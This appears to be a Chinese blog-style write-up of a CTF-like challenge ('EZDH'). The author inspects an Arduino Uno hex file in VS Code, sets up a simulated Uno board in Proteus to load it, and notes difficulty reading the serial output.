
vscode里好像看得更清楚一些。不过还是看不出啥

A screenshot of the Visual Studio Code interface. The left sidebar shows a tree view with 'EZDH' selected, containing 'task.py', 'intelhex.py', and 'uno.hex'. The main editor area displays a hex dump of the 'uno.hex' file. The dump shows memory addresses from 1 to 42, each followed by a colon and a 16-digit hex value. The hex values represent binary data, such as 'C9480000C9480000C9480000C9480000' at address 1. The bottom status bar indicates '行 10, 列 44 空格:4 UTF-8 CRLF hex Go Live'.

```
1 : 1000000000C9480000C9480000C9480000C9480000
2 : 1000100000C9480000C9480000C9480000C9480000
3 : 1000200000C9480000C9480000C9480000C9480000
4 : 1000300000C9480000C9480000C9480000C9480000
5 : 1000400000C9480000C9480000C9480000C9480000
6 : 1000500000C9480000C9480000C9480000C9480000
7 : 1000600000C9480000C9480000C9480000C9480000
8 : 1000700000C9480000C9480000C9480000C9480000
9 : 1000800000C9480000C9480000C9480000C9480000
10: 1000900000C9480000C9480000C9480000C9480000
11: 1000A00000C9480000C9480000C9480000C9480000
12: 1000B00000C9480000C9480000C9480000C9480000
13: 1000C00000C9480000C9480000C9480000C9480000
14: 1000D00000C9480000C9480000C9480000C9480000
15: 1000E00000C9480000C9480000C9480000C9480000
16: 1000F00000C9480000C9480000C9480000C9480000
17: 1001000000C9480000C9480000C9480000C9480000
18: 1001100000C9480000C9480000C9480000C9480000
19: 1001200000C9480000C9480000C9480000C9480000
20: 1001300000C9480000C9480000C9480000C9480000
21: 1001400000C9480000C9480000C9480000C9480000
22: 1001500000C9480000C9480000C9480000C9480000
23: 1001600000C9480000C9480000C9480000C9480000
24: 1001700000C9480000C9480000C9480000C9480000
25: 1001800000C9480000C9480000C9480000C9480000
26: 1001900000C9480000C9480000C9480000C9480000
27: 1001A00000C9480000C9480000C9480000C9480000
28: 1001B00000C9480000C9480000C9480000C9480000
29: 1001C00000C9480000C9480000C9480000C9480000
30: 1001D00000C9480000C9480000C9480000C9480000
31: 1001E00000C9480000C9480000C9480000C9480000
32: 1001F00000C9480000C9480000C9480000C9480000
33: 1002000000C9480000C9480000C9480000C9480000
34: 1002100000C9480000C9480000C9480000C9480000
35: 1002200000C9480000C9480000C9480000C9480000
36: 1002300000C9480000C9480000C9480000C9480000
37: 1002400000C9480000C9480000C9480000C9480000
38: 1002500000C9480000C9480000C9480000C9480000
39: 1002600000C9480000C9480000C9480000C9480000
40: 1002700000C9480000C9480000C9480000C9480000
41: 1002800000C9480000C9480000C9480000C9480000
42: 1002900000C9480000C9480000C9480000C9480000
```

后来有hint用proteus我就去下了一个





New Project Wizard: PCB Layer Stackup

?

X

ID	Name	Type	Material	Thickness	Dielectric	Power Plane
TR	Top Resist	Surface	Resist	10um	3.50	
TOP	Top Copper	Signal	Copper	18um		
		Core	FR4	1.55mm	4.80	
BOT	Bottom Copper	Signal	Copper	18um		
BR	Bottom Resist	Surface	Resist	10um	3.50	

Stackup Wizard   Create Power Plane   Total Thickness: 1.606mm   Slot Layer:  Mech 1

Back   Next   Cancel   Help

New Project Wizard: PCB Drill Pairs


?

X


#	Name	Start Layer	Stop Layer	Type
1	THRU	Top Copper	Bottom Copper	Through Hole

Create from Cores   Create from Vias   Add   Delete

Back   Next   Cancel   Help



一系列操作之后得到了一块赛博UNO板，根据百度知道的内容我可以双击它导入hex文件



导入后查看串口通信什么的还是不太会，感觉还是实物的arduino用起来方便（其实是自己太废物了  
本来打算后一天起来再做的，结果肚子不舒服躺在床上躺了一天